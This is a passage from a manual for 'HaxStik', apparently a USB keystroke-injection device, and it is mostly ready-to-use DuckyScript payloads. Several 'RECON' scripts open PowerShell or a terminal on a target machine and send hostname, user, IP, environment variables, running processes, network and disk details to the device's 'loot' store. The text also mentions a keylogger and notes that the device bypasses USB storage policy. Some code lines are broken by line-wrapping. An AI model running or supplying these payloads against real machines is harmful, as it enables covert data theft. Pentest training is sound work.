REM Attempt delays: 800ms, 1200ms, 1600ms, 2000ms
REM If the first attempt worked, subsequent ones repeat the
REM action (harmless for most open-app operations)
```

Combining Timing Mechanisms

HaxStik has four timing mechanisms that can be combined. Understanding which one to use in each situation:

Item	Detail
DELAY ms	Single explicit pause at this exact point. Use for specific waits: waiting for an application to open, waiting for a form to load, waiting after a submit.
DEFAULT_DELAY ms	Automatic padding after every command. Use for globally slowing a payload when running on slower hardware. Set once at the top, affects everything.
STRING_DELAY ms	Per-character delay within STRING commands. Use when characters are dropping — increase this first before increasing global inject speed.
JITTER max_ms	Random variation per character. Use when you want timing to appear less machine-like. Low values (20–80ms) add subtle variation without slowing significantly.

Combining timing mechanisms

```
REM Example combining all four for a reliable slow-machine payload:

DEFAULT_DELAY 150     REM 150ms padding after every command
STRING_DELAY 40       REM 40ms per character (slower but reliable)
JITTER 30             REM Up to 30ms random variation per character

DELAY 3000            REM Explicit 3s settle
GUI r                 REM + 150ms DEFAULT_DELAY auto
DELAY 1000            REM + 150ms DEFAULT_DELAY auto
STRINGLN notepad      REM Each char: 40ms + up to 30ms jitter + 150ms after
DELAY 2000

JITTER 0              REM Disable jitter for precise timing sections
STRING_DELAY 0        REM Reset to global inject speed
DEFAULT_DELAY 0       REM Disable auto-padding
```

11.5 Data Collection Payloads

Data collection payloads use the CDC serial channel and the <<LOOT>> marker protocol (covered in Chapter 7) to send captured information back to HaxStik's loot storage. This section shows how to structure effective data collection payloads for authorized security assessments.

> ⚖️ ⚖️ **Authorized Use Only**
> Data collection payloads must only be run on systems you own or have explicit written authorization to test. Capturing system information from an unauthorized computer violates Bangladesh Cyber Security Ordinance 2025 Section 33 and equivalent laws worldwide.

How to Structure a Data Collection Payload

A well-structured data collection payload has three phases:

- **Phase 1 — Open the execution environment:** Open PowerShell, CMD, or terminal. This is the channel through which data is collected and sent back.
- **Phase 2 — Collect and send data:** Run commands that gather the target information. Send it back through the CDC serial port using the <<LOOT>> marker protocol.
- **Phase 3 — Clean up:** Close the terminal window. Release all keys.

The CDC serial port on Windows appears as a COM port — but the number Windows assigns is different on every computer and you cannot know it in advance. The correct approach is to never use a port number at all. Instead, use WMI to find HaxStik's CDC port by its exact Windows device name: USB Serial Device. Windows always gives HaxStik's CDC interface this name regardless of which computer it is plugged into. The two-line WMI block below finds the port automatically on any Windows machine.

Payload 1 — Basic System Recon

Captures hostname, username, domain, IP address, and Windows version — the minimum useful information for documenting an authorized test finding:

Basic system recon payload

```
REM ================================================
REM PAYLOAD: Basic System Recon
REM TARGET:  Windows 10/11
REM PURPOSE: Capture basic system identity information
REM ================================================

DEFINE #SETTLE   2000
DEFINE #PS_WAIT  1500

DELAY #SETTLE
GUI r
DELAY 600
STRING powershell
ENTER
DELAY #PS_WAIT

REM Find HaxStik COM port via WMI (confirmed working on real hardware)
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB
Serial*'}|ForEach-Object{if($_.Name   -match   'COM[0-9]+'){$matches[0]}}|
Select-Object -First 1)
ENTER
DELAY 800
STRING                            $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

REM Collect OS and IP then send all loot in one line (no >> prompts)
STRING $os=(Get-WmiObject Win32_OperatingSystem).Caption
ENTER
DELAY 800
STRING       $ip=(Get-NetIPAddress       -AddressFamily       IPv4|Where-
Object{$_.InterfaceAlias   -notmatch   'Loopback'}|Select-Object   -First
1).IPAddress
ENTER
DELAY 800
STRING   if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('Host:   '+
$env:COMPUTERNAME);$port.WriteLine('User:                '+$env:USERNAME);
$port.WriteLine('Domain:   '+$env:USERDOMAIN);$port.WriteLine('OS:   '+$os);
$port.WriteLine('IP: '+$ip);$port.WriteLine('<</LOOT>>');$port.Close()}
```

```
ENTER
DELAY 3000

STRING exit
ENTER
RELEASE_ALL
REM Check TOOLS -> LOOT MANAGER for captured data
```

Payload 2 — Environment Variables

Captures the full set of environment variables — useful for understanding the target's software configuration, installed paths, and user environment in an authorized assessment:

```
Environment variables payload

REM ================================================
REM PAYLOAD: Environment Variables Capture
REM TARGET:  Windows 10/11
REM PURPOSE: Capture environment variables for audit
REM ================================================

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500

REM Find HaxStik COM port via WMI
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB Serial*'}|ForEach-Object{if($_.Name   -match   'COM[0-9]+'){$matches[0]}}|Select-Object -First 1)
ENTER
DELAY 800
STRING                          $port=$null;if($cp){try{$port=New-Object System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('=== ENV VARS ===');Get-ChildItem            Env:|Sort-Object            Name|ForEach-Object{$port.WriteLine($_.Name+':
'+$_.Value)};$port.WriteLine('<</LOOT>>');$port.Close()}
ENTER
DELAY 5000

STRING exit
ENTER
RELEASE_ALL
REM Check TOOLS -> LOOT MANAGER for captured data
```

Payload 3 — Running Process List

Captures the list of currently running processes — useful in a security audit for identifying what security software, monitoring agents, and applications are active on the target:

Running process list payload

```
REM ================================================
REM PAYLOAD: Running Process List
REM TARGET:  Windows 10/11
REM PURPOSE: Document running processes for security audit
REM ================================================

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500

REM Find HaxStik COM port via WMI
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB
Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|
Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('=== RUNNING
PROCESSES ===');Get-Process|Sort-Object Name|Select-Object -Unique Name|
ForEach-Object{$port.WriteLine($_.Name)};$port.WriteLine('<</LOOT>>');
$port.Close()}
ENTER
DELAY 5000

STRING exit
ENTER
RELEASE_ALL
REM Check TOOLS -> LOOT MANAGER for captured data
```

Finding HaxStik's COM Port — The Right Method

Windows always assigns the name USB Serial Device to HaxStik's CDC serial interface. This name is consistent across all computers — it does not change between machines or Windows versions. Use WMI to search for a device with this exact name and extract the COM port from it. This method works on every Windows computer without knowing or guessing any port number.

The correct method uses WMI to find HaxStik's port by its exact Windows device name — USB Serial Device (COMx). This is the name Windows always assigns to ESP32-S3 CDC interfaces. This two-line block is used in all Chapter 12 RECON payloads and confirmed working:

Windows — WMI CDC port detection

```
REM Find HaxStik CDC port — works on any Windows computer:
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB
Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|
Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600
REM $cp = the COM port name Windows assigned to HaxStik (e.g. COM5, COM8,
etc.)
REM $port = open SerialPort ready to send loot, or $null if HaxStik not
found
REM Use: if($port){$port.WriteLine('<<LOOT>>');...;$port.Close()}
```

Finding HaxStik's Port on Linux

On Linux, HaxStik's CDC serial interface appears as a ttyACM device in the /dev directory. The device is created automatically when HaxStik is connected — no driver installation is needed. The Linux kernel includes the CDC ACM driver by default in all major distributions including Ubuntu, Debian, Kali, Fedora, and Arch.

Linux — CDC port detection and loot capture

```
# ── LINUX — Find HaxStik CDC port ──────────────────────────────
# HaxStik appears as /dev/ttyACM0 (or ttyACM1 if another CDC device
connected)

# Find the port from terminal:
ls /dev/ttyACM*

# Or check kernel messages when plugging in:
dmesg | grep ttyACM
# Output: [12345.678] cdc_acm 1-1:1.2: ttyACM0: USB ACM device

# ── Use in bash payload (DuckyScript injects these shell commands) ──
# Open terminal first: CTRL ALT t then DELAY 1500

STRINGLN PORT=$(ls /dev/ttyACM* 2>/dev/null | head -1)
STRINGLN if [ -n "$PORT" ]; then echo '<<LOOT>>' > $PORT && echo "Host: $
(hostname)" >> $PORT && echo "User: $(whoami)" >> $PORT && echo "OS: $
(uname -sr)" >> $PORT && echo '<</LOOT>>' >> $PORT; fi
DELAY 1000
```

💡 Linux Permission Issue

If you get Permission denied on /dev/ttyACM0 when testing on your own Linux machine (e.g. Kali in VMware):

sudo chmod 666 /dev/ttyACM0

Or permanently add your user to the dialout group:

sudo usermod -aG dialout $USER (then log out and back in)

On a target machine during an authorized test, the payload runs as the logged-in user — if they are not in dialout, use sudo in the payload.

Finding HaxStik's Port on macOS

On macOS, HaxStik's CDC interface appears as a tty.usbmodem device in /dev. macOS appends a hardware identifier to the device name so the exact name varies depending on which USB port HaxStik is plugged into. Always use ls or a wildcard to find the exact name — never hardcode it.

macOS — CDC port detection and loot capture

```
# ── MACOS — Find HaxStik CDC port ──────────────────────────
# HaxStik appears as /dev/tty.usbmodemXXXX or /dev/cu.usbmodemXXXX
# (XXXX = hardware serial number — changes with USB port used)

# Find the port from terminal:
ls /dev/tty.usbmodem*
ls /dev/cu.usbmodem*

# ── Use in bash payload (DuckyScript injects these shell commands) ──
# Open terminal first: GUI SPACE then STRINGLN terminal then DELAY 2000

STRINGLN PORT=$(ls /dev/tty.usbmodem* 2>/dev/null | head -1)
STRINGLN if [ -n "$PORT" ]; then echo '<<LOOT>>' > $PORT && echo "Host: $(hostname)" >> $PORT && echo "User: $(whoami)" >> $PORT && echo "OS: $(sw_vers -productName) $(sw_vers -productVersion)" >> $PORT && echo '<</LOOT>>' >> $PORT; fi
DELAY 1000
```

All Three Platforms — Quick Reference

Summary of CDC port detection across all three operating systems. The core principle is the same everywhere: find the device by its known name or path — never by guessing a number.

OS	Port Location	How to Find	DuckyScript Approach
Windows	`USB Serial Device (COMx)`	`WMI — Get-WmiObject Win32_PnPEntity where Name like '*USB Serial*'`	GUI r → powershell → WMI detection block → if($port){send loot}
Linux	`/dev/ttyACM0`	`ls /dev/ttyACM* or dmesg| grep ttyACM`	CTRL ALT t → terminal → PORT=$(ls /dev/ttyACM*|head -1) → echo data > $PORT
macOS	`/dev/tty.usbmodem...`	`ls /dev/tty.usbmodem*`	GUI SPACE → terminal → PORT=$(ls /dev/tty.usbmodem*|head -1) → echo data > $PORT

✔️ **Same Port — Keylogger AND Loot on All Platforms**

All three platforms use the same single CDC port for both keylogger data and loot data. HaxStik firmware automatically routes each:

<<LOOT>>...</LOOT>> content → Loot Manager (/loot.txt)

Everything else (keylogger armed) → Live Keylogger display

One payload can send both types simultaneously on the same connection.

11.6 Working with Multiple Payloads

As you build a library of payloads for different testing scenarios, managing them effectively becomes as important as writing them well. This section covers strategies for organizing, sequencing, and maintaining a professional payload library on HaxStik.

When to Split Into Multiple Payloads

The temptation is to put everything into one large payload. Resist this. Split payloads when:

- **Different phases need operator review:** Phase 1 gathers information. The operator reviews it before deciding whether to proceed to Phase 2. Two separate payloads with an operator decision between them is safer and more controlled.
- **Different targets or operating systems:** Keep Windows, Linux, and macOS variants as separate files even if they share logic. Cross-platform payloads are useful, but platform-specific ones are simpler and easier to debug.
- **Payload exceeds 50 lines:** Long single-file payloads become hard to navigate, debug, and maintain. Split at logical boundaries — reconnaissance in one file, actions in another.
- **Reusable utility functions:** Create a small utility payload with just FUNCTION definitions that you CALL from other payloads. This does not work directly (CALL cannot reference functions in other files) but you can copy-paste the FUNCTION blocks as a personal library template.

Payload Naming and Organization

With SPIFFS's flat file structure, naming is your only organizational tool. A consistent naming scheme makes the payload library readable at a glance in the Dashboard:

Payload naming convention

```
REM Recommended naming convention:

REM Pattern: [category]_[description]_[version].txt

test_hello_world.txt       REM Test/learning payloads
test_timing_check.txt

recon_basic_v1.txt         REM Reconnaissance payloads
recon_sysinfo_v2.txt
recon_processes.txt

audit_usb_policy.txt       REM Security audit payloads
```

```
audit_screen_lock.txt

cross_all_platforms.txt    REM Cross-platform payloads
cross_open_terminal.txt

util_jiggle_5min.txt       REM Utility payloads
util_lock_screen.txt
```

Version Management

When modifying a payload that works well, never overwrite the working version directly. Use version suffixes to keep history:

Item	Detail
recon_basic_v1.txt	Original working version — keep as fallback
recon_basic_v2.txt	Updated version being tested — if it works well, v1 can be deleted later
recon_basic_test.txt	Experimental version under active development — delete when done

Before deleting any working payload version, use the COPY button in the Dashboard to back it up to your phone or laptop as a .txt file. SPIFFS has no version control — once deleted, a file is gone permanently.

Payload Library Maintenance

A clean payload library is a faster and more reliable operation environment. Perform regular maintenance:

- **Delete test payloads:** Test payloads accumulate quickly during development. Delete them once the final version works — they take storage space and clutter the library list.
- **Monitor storage:** Check Settings → Storage Status regularly. SPIFFS storage is shared between payloads and loot data. Clear loot data when it accumulates and delete unused payload files.
- **Backup before changes:** Before any factory reset or major library cleanup, use the COPY button to back up all important payloads to your phone. Store them organized in a folder named HaxStik_Payloads with sub-folders for each category.

- **Document your payloads externally:** Keep a simple text file on your phone or laptop listing every payload, its purpose, its target OS, and when it was last tested. The REM header inside each payload is the in-file documentation, but an external index makes cross-referencing fast.

> 💡 **Build a Personal Payload Library**
> The payloads you write and refine over time become your personal toolkit. Maintain a folder on your computer with organized .txt files for every payload you have tested and found reliable. Before each engagement, import the relevant payloads from your local library to HaxStik rather than rewriting from scratch. Chapter 12 provides 20 tested ready-to-use payload scripts as a starting point for your own library.

> *“A payload that works once by luck is a demonstration. A payload that works every time by design is a tool. Structure, timing, and testing are what separate the two.”*
>
> *— Penetration Testing Development Principle*

> *“The best payload is the shortest one that does exactly what is needed and nothing more. Elegance in scripting is not about complexity — it is about clarity of purpose.”*
>
> *— DuckyScript Development Maxim*

> *“Write it to be read by someone else. Comment every section. Name every constant. Because in six months, that someone else will be you — and you will have forgotten everything.”*
>
> *— Software Engineering Principle — Applied to Payload Development*

Chapter

12

Payload Reference

20 Essential Scripts

All payloads tested and confirmed working.

Skill Level:

● **BEGINNER** ● **INTERMEDIATE**

How to Use This Chapter

This chapter contains 20 tested, ready-to-use DuckyScript payloads. Every script is fully commented.

Import any script via Payload Studio → IMPORT FILE, or type it directly in the editor.

- **UTILITY** General-purpose helper payloads — screen lock, screenshots, anti-sleep, terminals.
- **RECON** Authorized system reconnaissance — captures data through the CDC loot channel.
- **TESTING** Security policy audit payloads — USB policy, screen lock, injection speed.
- **CROSS-PLATFORM** Auto-detect OS and run the correct commands on Windows, Linux, or macOS.

⚖ ⚖ **Authorized Use Only**

Run every payload only on systems you own or have explicit written authorization to test.

Three Rules All Payloads Follow

⚠ **Read This Before Running Any Payload**

Rule 1 — Run box receives only SHORT text: GUI r opens the Run dialog.
Type only short words there: powershell, notepad, cmd.
All long commands are typed INSIDE the application after it opens.

Rule 2 — PowerShell is always visible: no hidden windows.
You can watch every command execute.

Rule 3 — RECON payloads find HaxStik's COM port automatically.
Windows always names HaxStik's CDC interface USB Serial Device.
WMI finds it by that name — works on any Windows computer.

How RECON Payloads Find HaxStik (Confirmed Working Method)

When HaxStik is plugged into any Windows computer, Windows names its CDC serial interface USB Serial Device and assigns it a COM port automatically. The COM port number is different on every computer — you never need to know what it is. All RECON payloads use WMI to search for a device named USB Serial Device and extract its COM port automatically. This works correctly on any Windows computer without any configuration.

```
Confirmed working COM port detection — WMI method

REM This 2-line block is used in every RECON payload:
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600
REM $cp = the COM port Windows assigned to HaxStik (found automatically)
REM $port = open SerialPort object ready to send data, or $null if not found
```

> ✔️ **No >> Prompts in PowerShell Window**
> All loot data is sent using a single semicolon-separated line.
> PowerShell executes it in one go — no >> continuation prompts.
> You will see the PS prompt return cleanly after execution.

Payload Index

#	Payload Title	Category	Target	Purpose
01	**Hello World — Notepad Test**	UTILITY	Windows	Basic injection verification
02	**Open URL in Browser**	UTILITY	Windows	Launch URL in default browser
03	**Lock Screen**	UTILITY	Win / Linux / macOS	Lock workstation immediately
04	**Screenshot to Desktop**	UTILITY	Windows	Capture full screen to PNG file
05	**Anti-Screensaver Jiggler**	UTILITY	All platforms	Keep screen active 10 minutes
06	**Open Terminal — Linux**	UTILITY	Linux	Open terminal on GNOME/KDE/XFCE

#	Payload Title	Category	Target	Purpose
07	**Open Terminal — macOS**	UTILITY	macOS	Open Terminal via Spotlight
08	**System Info to Loot**	RECON	Windows	Capture hostname, user, OS, IP
09	**Environment Variables**	RECON	Windows	Capture all env variables
10	**Running Processes**	RECON	Windows	Capture active process list
11	**Network Configuration**	RECON	Windows	Capture network adapter details
12	**Disk & Storage Info**	RECON	Windows	Capture drive information
13	**Form Field Fill**	TESTING	All platforms	Type credentials into two fields
14	**USB Policy Test**	TESTING	Windows	Test USB device policy enforcement
15	**Screen Lock Policy Test**	TESTING	Windows	Verify screen lock policy works
16	**Injection Speed Test**	TESTING	All platforms	Injection speed verification
17	**REPEAT Command Test**	TESTING	Windows	Demonstrate REPEAT functionality
18	**Cross-Platform Terminal**	CROSS-PLATFORM	All platforms	OS-detect + correct terminal
19	**Cross-Platform System Info**	CROSS-PLATFORM	All platforms	Detect OS, collect info
20	**V3 Counter and Logic Demo**	CROSS-PLATFORM	All platforms	V3 variables, loops, branching

> ℹ️ **Confirming Execution**
> HaxStik hardware has no physical LED. To confirm a payload ran: check the System Log for green PAYLOAD: finished, or check TOOLS → LOOT MANAGER for new captured entries.

Category: UTILITY

Utility payloads are for common operational tasks — testing injection, opening terminals, locking screens, taking screenshots. Start with Payload #01 to verify HaxStik is working on any new target machine.

#01 Hello World — Notepad Test UTILITY BEGINNER

Target: Windows
Purpose: Open Notepad and type a confirmation message — the standard first injection test

```
REM #01: Hello World — Injection Test
REM Confirm HaxStik injection is working on this machine

DELAY 2000
GUI r
DELAY 600
STRING notepad
ENTER
DELAY 1200
STRING HaxStik injection confirmed.
ENTER
STRING Payload 01 executed successfully.
RELEASE_ALL
```

- Run this first on every new target to confirm injection works
- If text is garbled: Settings → Global Injection Speed → increase to Normal or Slow
- Check System Log for green PAYLOAD: finished

#02 Open URL in Browser UTILITY BEGINNER

Target: Windows
Purpose: Open the default browser to a specific URL using the Run dialog

```
REM #02: Open URL in Browser

DEFINE #TARGET_URL https://haxbd.com

DELAY 2000
GUI r
DELAY 600
STRING #TARGET_URL
ENTER
DELAY 3000
RELEASE_ALL
```

- Change #TARGET_URL at the top to any target URL
- URLs are short enough to go directly into the Run box

#03 Lock Screen UTILITY BEGINNER

Target: Windows / Linux / macOS
Purpose: Immediately lock the workstation — tests screen lock keyboard shortcut

```
REM #03: Lock Screen
REM Uncomment the correct line for your target OS

DELAY 1500
GUI l
REM CTRL ALT l
REM CTRL COMMAND q
RELEASE_ALL
```

- GUI l = Windows | CTRL ALT l = Linux | CTRL COMMAND q = macOS
- For automatic OS detection see Payload #18

#04 Screenshot to Desktop UTILITY INTERMEDIATE

Target: Windows
Purpose: Capture screen using Windows built-in Snipping Tool — no PowerShell required

```
REM #04: Screenshot — Windows Snipping Tool
REM Uses WIN+SHIFT+S — built-in Windows snipping tool
REM Works on every Windows 10/11 machine, no PowerShell needed
REM Screenshot is saved to clipboard AND auto-saved to
Pictures/Screenshots

DELAY 1500

REM WIN+SHIFT+S opens the snipping overlay on Windows 10/11
REM The user sees a dim screen with crosshair to select area
REM For a full-screen capture: press WIN+SHIFT+S then ENTER
GUI SHIFT s
DELAY 1000

REM Press ENTER or SPACE to capture full screen in some Windows versions
REM Alternatively the overlay opens and auto-captures after selection
RELEASE_ALL
```

- Uses Windows built-in Snipping Tool — no PowerShell, no GDI+, works on every machine
- WIN+SHIFT+S is available on all Windows 10 (build 1703+) and Windows 11 systems
- Screenshot is automatically saved to Pictures/Screenshots folder
- Also copied to clipboard — can be pasted anywhere immediately
- For a quick full screen: use PRINTSCREEN key alone — saves to clipboard instantly

#05 Anti-Screensaver Jiggler UTILITY INTERMEDIATE

Target: All platforms
Purpose: Keep screen active for 10 minutes with mouse jiggle every 30 seconds — requires V3

```
REM #05: Anti-Screensaver Jiggler
REM Requires: V3 Engine ENABLED in Settings

DEFINE #INTERVAL  30000
DEFINE #CYCLES    20

DELAY 1000
VAR $i = 0
WHILE ($i < #CYCLES)
    DELAY #INTERVAL
    MOUSE_JIGGLE
    $i++
END_WHILE
RELEASE_ALL
```

- #CYCLES x #INTERVAL = total time (20 x 30s = 10 minutes)
- Change #CYCLES or #INTERVAL to adjust duration

#06 Open Terminal — Linux UTILITY BEGINNER

Target: Linux (GNOME/Ubuntu/Mint)
Purpose: Open a terminal window on Linux using CTRL+ALT+T

```
REM #06: Open Terminal — Linux

DELAY 1500
CTRL ALT t
DELAY 1500
RELEASE_ALL
```

- Works on GNOME, Ubuntu, Mint. For KDE: ALT F2 then type konsole

#07 **Open Terminal — macOS** UTILITY BEGINNER

Target: macOS

Purpose: Open Terminal on macOS via Spotlight search

```
REM #07: Open Terminal — macOS

DELAY 1500
GUI SPACE
DELAY 800
STRINGLN terminal
DELAY 2000
RELEASE_ALL
```

▸ Spotlight is the most reliable method across all macOS versions

Category: RECON

RECON payloads capture system information through HaxStik's CDC serial channel using the <<LOOT>> marker protocol. Captured data appears in TOOLS → LOOT MANAGER. All payloads use the confirmed WMI COM port detection — no manual COM port configuration needed.

> ℹ️ **Reading Results**
> After running any RECON payload: go to TOOLS → LOOT MANAGER → VIEW CAPTURED LOOT.
> A new entry appears with the captured data.
> If no entry appears: HaxStik CDC driver may not be installed — check Windows Device Manager → Ports (COM & LPT) for a USB Serial Device entry.

#08 **System Info to Loot** RECON INTERMEDIATE
Target: Windows
Purpose: Capture hostname, username, domain, OS version and IP address to loot

```
REM #08: System Info to Loot
REM Finds HaxStik CDC port automatically via WMI — works on any Windows computer

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500

REM Step 1: Find HaxStik CDC port (WMI — confirmed working)
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

REM Step 2: Collect OS and IP first (single commands)
STRING $os=(Get-WmiObject Win32_OperatingSystem).Caption
ENTER
DELAY 800
STRING $ip=(Get-NetIPAddress -AddressFamily IPv4|Where-
```

```
Object{$_.InterfaceAlias -notmatch 'Loopback'}|Select-Object -First
1).IPAddress
ENTER
DELAY 800

REM Step 3: Send all data in one line (no >> prompts)
STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('Host: '+
$env:COMPUTERNAME);$port.WriteLine('User: '+$env:USERNAME);
$port.WriteLine('Domain: '+$env:USERDOMAIN);$port.WriteLine('OS: '+$os);
$port.WriteLine('IP: '+$ip);$port.WriteLine('<</LOOT>>');$port.Close()}
ENTER
DELAY 2000
STRING exit
ENTER
RELEASE_ALL
```

- COM port found automatically via WMI — no manual configuration needed
- Data sent in ONE line with semicolons — PowerShell returns cleanly with no >> prompts
- Check TOOLS → LOOT MANAGER for captured data after the window closes

#09 Environment Variables RECON INTERMEDIATE

Target: Windows
Purpose: Capture all Windows environment variables to loot storage

```
REM #09: Environment Variables

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500

REM Find HaxStik COM port
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB
Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|
Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

REM Send env vars — ForEach loop in one line
STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('=== ENV VARS
===');Get-ChildItem Env:|Sort-Object Name|ForEach-
Object{$port.WriteLine($_.Name+':
'+$_.Value)};$port.WriteLine('<</LOOT>>');$port.Close()}
ENTER
DELAY 5000
STRING exit
ENTER
RELEASE_ALL
```

- DELAY 5000 allows time to enumerate all environment variables before sending
- Large environments may need DELAY 7000

#10 Running Processes RECON INTERMEDIATE

Target: Windows
Purpose: Capture sorted list of running process names to loot storage

```
REM #10: Running Process List

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500

STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB
Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|
Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('===
PROCESSES ===');Get-Process|Sort-Object Name|Select-Object -Unique Name|
ForEach-Object{$port.WriteLine($_.Name)};$port.WriteLine('<</LOOT>>');
$port.Close()}
ENTER
DELAY 3000
STRING exit
ENTER
RELEASE_ALL
```

- Sorted alphabetically and deduplicated for clean output
- Useful for identifying endpoint security agents and monitoring software

#11 Network Configuration RECON INTERMEDIATE

Target: Windows

Purpose: Capture network adapter names, IP addresses and gateways to loot

```
REM #11: Network Configuration

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500

STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB
Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|
Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('=== NETWORK
===');Get-NetIPConfiguration|ForEach-Object{$port.WriteLine('IF: '+
$_.InterfaceAlias);$port.WriteLine('IP: '+$_.IPv4Address.IPAddress);
$port.WriteLine('GW: '+$_.IPv4DefaultGateway.NextHop)};
$port.WriteLine('<</LOOT>>');$port.Close()}
ENTER
DELAY 3000
STRING exit
ENTER
RELEASE_ALL
```

▸ Reports interface name, IP address, and default gateway per adapter

#12 Disk & Storage Info RECON INTERMEDIATE

Target: Windows

Purpose: Capture drive letters, used space and free space to loot storage

```
REM #12: Disk and Storage Info

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500

STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB
Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|
Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('=== DISK
INFO ===');Get-PSDrive -PSProvider FileSystem|ForEach-
Object{$u=[math]::Round($_.Used/1GB,1);$f=[math]::Round($_.Free/1GB,1);
$port.WriteLine($_.Name+': Used='+$u+'GB Free='+$f+'GB')};
$port.WriteLine('<</LOOT>>');$port.Close()}
ENTER
DELAY 2000
STRING exit
ENTER
RELEASE_ALL
```

- Reports each drive as: C: Used=120.3GB Free=87.5GB
- Also reports mapped network drives if connected

Category: TESTING

Testing payloads are for security policy audits and device verification. They test whether controls are working — screen lock policies, USB policies, and HaxStik's injection reliability.

#13 **Form Field Fill** TESTING BEGINNER

Target: All platforms

Purpose: Type credentials into two form fields with Tab navigation

```
REM #13: Form Field Fill
REM Position cursor in the first field BEFORE running

DEFINE #USERNAME testuser@company.com
DEFINE #PASSWORD TestPassword123

DELAY 1500
STRING #USERNAME
TAB
DELAY 300
STRING #PASSWORD
REM ENTER commented out for safety — uncomment only when authorized:
REM ENTER
RELEASE_ALL
```

- Change #USERNAME and #PASSWORD before deploying
- ENTER is commented — uncomment only when intentionally submitting the form

#14 USB Policy Test TESTING INTERMEDIATE

Target: Windows
Purpose: Open PowerShell and display USB storage policy registry values for audit

```
REM #14: USB Policy Test
REM Results visible in PowerShell — screenshot for audit report

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500
STRING Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\USBSTOR |
Select-Object Start
ENTER
DELAY 800
STRING Get-ItemProperty 'HKLM:\SOFTWARE\Policies\Microsoft\Windows\
RemovableStorageDevices' -ErrorAction SilentlyContinue
ENTER
DELAY 800
RELEASE_ALL
```

- Start=3 or Start=2 = USB storage ALLOWED (finding). Start=4 = blocked (good)
- Second command returns nothing = no Group Policy removable storage restriction (finding)
- HaxStik bypasses storage policy regardless — it presents as HID keyboard not storage
- Screenshot the PowerShell output as your audit evidence

#15 Screen Lock Policy Test TESTING BEGINNER

Target: Windows

Purpose: Open PowerShell and display screen lock policy settings for audit

```
REM #15: Screen Lock Policy Test

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500
STRING Get-ItemProperty 'HKCU:\Control Panel\Desktop' | Select-Object
ScreenSaveTimeOut,ScreenSaverIsSecure
ENTER
DELAY 800
STRING Get-ItemProperty 'HKLM:\Software\Microsoft\Windows\CurrentVersion\
Policies\System' -ErrorAction SilentlyContinue | Select-Object
InactivityTimeoutSecs
ENTER
DELAY 800
RELEASE_ALL
```

